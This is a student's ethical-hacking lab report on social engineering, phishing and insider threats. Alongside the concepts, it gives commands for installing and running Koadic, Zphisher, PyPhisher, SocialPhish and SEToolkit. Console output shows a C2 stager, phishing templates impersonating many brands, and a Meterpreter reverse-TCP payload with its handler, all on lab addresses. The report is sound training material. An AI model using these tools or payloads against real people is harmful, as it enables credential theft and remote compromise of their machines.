Social Engineering, Phishing & Insider Threats

Objective

The objective of this lab is to understand **Social Engineering attacks**, their types, real-world impact, and hands-on exposure to **phishing and social engineering tools** used by attackers and ethical hackers. This lab focuses on awareness, attack simulation, and defensive understanding.

Module Overview

Social engineering is a manipulation technique that exploits human psychology rather than technical vulnerabilities. It remains one of the most effective cyberattack methods due to human trust, fear, curiosity, and urgency.

This module covers:

- Social Engineering fundamentals
- Types of Social Engineering attacks
- Phishing concepts and tools
- Insider threats and attacks
- Identity theft
- Practical lab tools and demonstrations

Key Concepts

Social Engineering

Social engineering is the art of tricking individuals into revealing confidential information or performing actions that compromise security.

Psychological Triggers Used:

- Trust
- Fear
- Greed
- Curiosity
- Urgency

Types of Social Engineering Attacks

1. **Phishing** – Fake emails or websites to steal credentials
2. **Spear Phishing** – Targeted phishing attacks
3. **Whaling** – Attacks targeting executives
4. **Vishing** – Voice-based phishing calls
5. **Smishing** – SMS-based phishing
6. **Pretexting** – Fake scenarios to gain trust
7. **Baiting** – Free offers carrying malware
8. **Tailgating** – Physical access exploitation
9. **Quid Pro Quo** – Service exchange for information
10. **Dumpster Diving** – Retrieving sensitive data from trash

Phishing Attack Lifecycle

1. **Research** – Collect victim information
2. **Hook** – Initiate deceptive communication
3. **Exploit** – Steal data or credentials
4. **Exit** – Cover tracks and disengage

Insider Threats

Insider threats arise from individuals with legitimate access.

Types of Insider Threats

- **Malicious Insider** – Intentional data theft
- **Negligent Insider** – Careless behavior
- **Compromised Insider** – Hijacked credentials
- **Third-Party Insider** – Vendor-related risks

Impacts

- Financial loss
- Data breaches
- Operational disruption
- Reputation damage

Identity Theft

Identity theft involves unauthorized use of personal information.

Common Types

- Financial identity theft
- Criminal identity theft
- Medical identity theft
- Tax identity theft
- Synthetic identity theft

Tools Used in Lab

⚠ **Disclaimer:** All tools were used strictly in a controlled lab environment for educational purposes only.

- **Koadic**
- **SocialPhish 2.0**
- **Pyphisher**
- **Zphisher**
- **SEtoolkit (Social Engineering Tool Kit)**


1. Koadic

A post-exploitation framework similar to Metasploit.


Installation & Execution:

```
git clone https://github.com/offsecginger/koadic.git

cd koadic

python3 koadic

run

zombies

cmdshell <zombie_id>

kill <zombie_id>
```

📷 *Screenshot :* Koadic dashboard and zombie connection



```
                /oosso:/sys:/yy/:o`
           +s/o:osohodso/:ysys//////++:`
          hs+-/sss/yoo+sys:.          ./+/`
       :dyhyshhossooosss:                  .++`
    oyddhsysyhyysyssyo.                      .o:
   .osdshmhhyyso++y+`                          o/
 :y///ooyyysoys/:o.                             ++
 s++s+-.+:/o+-+y/                                s-
.y+-+`++-o+:/:s-                                 .h
y--/:-.++-++:y`                                   d
d.o:/-`//-:oo`                                   `h
h.o.+++`++/o                                    .:+.
ho:++++.+:o                                  .-:/+:.
hy`++:+-+s                            `.://///:.``
+h+++:+-y`                     .-://///:-.``
`hy/--/s`          `-//////:.``
 .+ooo/:::/://///:.`

    -{ Koadic C3 - COM Command & Control }-
        Windows Post-Exploitation Tools
               Endless Intellect

              ~[ Version:  0×B ]~
              ~[ Stagers:    6 ]~
              ~[ Implants:  46 ]~


(koadic: sta/js/mshta)$ run
[+] Spawned a stager at http://10.233.43.128:9999/CXOGK
[>] mshta http://10.233.43.128:9999/CXOGK
(koadic: sta/js/mshta)$ zombies
```



```
[!] Zombie 0: Timed out.
(koadic: sta/js/mshta)$ zombies

        ID   IP               STATUS   LAST SEEN
        ---  ------------     ------   ---------------
        0    10.233.43.193    Dead     2026-01-06 05:49:46

Use "zombies ID" for detailed information about a session.
Use "zombies IP" for sessions on a particular host.
Use "zombies DOMAIN" for sessions on a particular Windows domain.
Use "zombies killed" for sessions that have been manually killed.

(koadic: sta/js/mshta)$ 
```


2. SocialPhish 2.0

A phishing framework with pre-built templates.

Installation:

```
git clone https://github.com/BDhackers009/SocialPhish-2.0.git

cd SocialPhish-2.0
```

📷 *Screenshot:* Tool interface and phishing template selection



```
      .:.:. Inspired from SocialPhish .:.:.
      .:.:. Modified By Mustakim Ahmed (BDh@Ckers009) .:.:.

[01] Instagram      [17] IGFollowers    [33] Custom
[02] Facebook       [18] eBay
[03] Snapchat       [19] Pinterest
[04] Twitter        [20] CryptoCurrency
[05] Github         [21] Verizon
[06] Google         [22] DropBox
[07] Spotify        [23] Adobe ID
[08] Netflix        [24] Shopify
[09] PayPal         [25] Messenger
[10] Origin         [26] GitLab
[11] Steam          [27] Twitch
[12] Yahoo          [28] MySpace
[13] Linkedin       [29] Badoo
[14] Protonmail     [30] VK
[15] Wordpress      [31] Yandex
[16] Microsoft      [32] devianART

[*] Choose an option: 
```


3. PyPhisher

An advanced phishing automation tool.

Installation & Execution:

```
git clone https://github.com/KasRoudra2/PyPhisher

cd PyPhisher

pip3 install -r requirements.txt

python3 pyphisher.py
```

📷 *Screenshot:* Phishing link generation



```
                                            [v2.1]
                                     [By KasRoudra]


[01] Facebook Traditional    [27] Reddit          [53] Gitlab
[02] Facebook Voting         [28] Adobe           [54] Github
[03] Facebook Security       [29] DevianArt       [55] Apple
[04] Messenger               [30] Badoo           [56] iCloud
[05] Instagram Traditional   [31] Clash Of Clans  [57] Vimeo
[06] Insta Auto Followers    [32] Ajio            [58] Myspace
[07] Insta 1000 Followers    [33] JioRouter       [59] Venmo
[08] Insta Blue Verify       [34] FreeFire        [60] Cryptocurre
ncy
```

4. Zphisher

Zphisher is a popular automated phishing framework used for awareness testing and educational demonstrations. It provides multiple pre-built phishing templates for popular platforms and supports tunnel services for link sharing.


Installation & Execution:

```
git clone https://github.com/htr-tech/zphisher.git

cd zphisher

bash zphisher.sh
```


Key Features:

- Pre-built phishing templates (Instagram, Facebook, Gmail, etc.)
- URL masking and tunneling support
- Credential capture for awareness simulation


📷 *Screenshot:* Zphisher main menu and generated phishing link



```
                         Version : 2.3.5

[-] Tool Created by htr-tech (tahmid.rayat)

[::] Select An Attack For Your Victim [::]

[01] Facebook      [11] Twitch       [21] DeviantArt
[02] Instagram     [12] Pinterest    [22] Badoo
[03] Google        [13] Snapchat     [23] Origin
[04] Microsoft     [14] Linkedin     [24] DropBox
[05] Netflix       [15] Ebay         [25] Yahoo
[06] Paypal        [16] Quora        [26] Wordpress
[07] Steam         [17] Protonmail   [27] Yandex
[08] Twitter       [18] Spotify      [28] StackoverFlow
[09] Playstation   [19] Reddit       [29] Vk
[10] Tiktok        [20] Adobe        [30] XBOX
[31] Mediafire     [32] Gitlab       [33] Github
[34] Discord       [35] Roblox

[99] About         [00] Exit

[-] Select an option :
```



```
[-] Select an option : 2

[01] Traditional Login Page
[02] Auto Followers Login Page
[03] 1000 Followers Login Page
[04] Blue Badge Verify Login Page
```




http://127.0.0.1:8080/login.html


5. SEToolkit (SET)

A social engineering penetration testing framework.


📷 *Screenshot:* SEToolkit phishing attack setup



```
[---]        The Social-Engineer Toolkit (SET)         [---]
[---]        Created by: David Kennedy (ReL1K)         [---]
                      Version: 8.0.3
                    Codename: 'Maverick'
[---]        Follow us on Twitter: @TrustedSec         [---]
[---]        Follow me on Twitter: @HackingDave        [---]
[---]       Homepage: https://www.trustedsec.com       [---]
        Welcome to the Social-Engineer Toolkit (SET).
         The one stop shop for all of your SE needs.

   The Social-Engineer Toolkit is a product of TrustedSec.

           Visit: https://www.trustedsec.com

   It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!


 Unable to check for new version of SET (is your network up?)

 Select from the menu:

   1) Social-Engineering Attacks
   2) Penetration Testing (Fast-Track)
   3) Third Party Modules
   4) Update the Social-Engineer Toolkit
   5) Update SET configuration
```



```
 Select from the menu:

   1) Spear-Phishing Attack Vectors
   2) Website Attack Vectors
   3) Infectious Media Generator
   4) Create a Payload and Listener
   5) Mass Mailer Attack
   6) Arduino-Based Attack Vector
   7) Wireless Access Point Attack Vector
   8) QRCode Generator Attack Vector
   9) Powershell Attack Vectors
  10) Third Party Modules

  99) Return back to the main menu.

set> 4


   1) Windows Shell Reverse_TCP               Spawn a command shell on victim and send back to attacker
   2) Windows Reverse_TCP Meterpreter         Spawn a meterpreter shell on victim and send back to attacker
   3) Windows Reverse_TCP VNC DLL             Spawn a VNC server on victim and send back to attacker
   4) Windows Shell Reverse_TCP X64           Windows X64 Command Shell, Reverse TCP Inline
   5) Windows Meterpreter Reverse_TCP X64     Connect back to the attacker (Windows x64), Meterpreter
   6) Windows Meterpreter Egress Buster       Spawn a Meterpreter shell and find a port home via multiple ports
   7) Windows Meterpreter Reverse HTTPS       Tunnel communication over HTTP using SSL and use Meterpreter
   8) Windows Meterpreter Reverse DNS         Use a hostname instead of an IP address and use Reverse Meterpreter
   9) Download/Run your Own Executable        Downloads an executable and runs it

set:payloads>2
set:payloads> IP address for the payload listener (LHOST): 127.0.0.1
set:payloads> Enter the PORT for the reverse listener: 8060
[*] Generating the payload.. please be patient.
[*] Payload has been exported to the default SET directory located under: /root/.set/payload.exe
```



```
       =[ metasploit v6.4.103-dev                          ]
+ -- --=[ 2,584 exploits - 1,316 auxiliary - 1,697 payloads    ]
+ -- --=[ 434 post - 49 encoders - 14 nops - 9 evasion         ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

[*] Processing /root/.set/meta_config for ERB directives.
resource (/root/.set/meta_config)> use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
resource (/root/.set/meta_config)> set payload windows/meterpreter/reverse_tcp
payload ⇒ windows/meterpreter/reverse_tcp
```

Defensive Measures

Prevention Strategies

- Security awareness training
- Multi-Factor Authentication (MFA)
- Email filtering & spam protection
- Verification of requests
- Role-based access control (RBAC)

Learning Outcomes

- Understood human-based cyberattacks
- Gained hands-on experience with phishing tools
- Learned ethical usage of attack simulation tools
- Improved awareness of insider threats
- Developed practical cybersecurity reporting skills

Author

Name: Kiran Karenavar

Course: Cybersecurity / Ethical Hacking

Module: Social Engineering | Ethical Hacking Lab Project

Conclusion

Social engineering remains one of the most dangerous cybersecurity threats due to its focus on human behavior rather than technical flaws. Through this lab, I gained both theoretical understanding and practical exposure to phishing and social engineering techniques, reinforcing the importance of cybersecurity awareness and ethical hacking practices.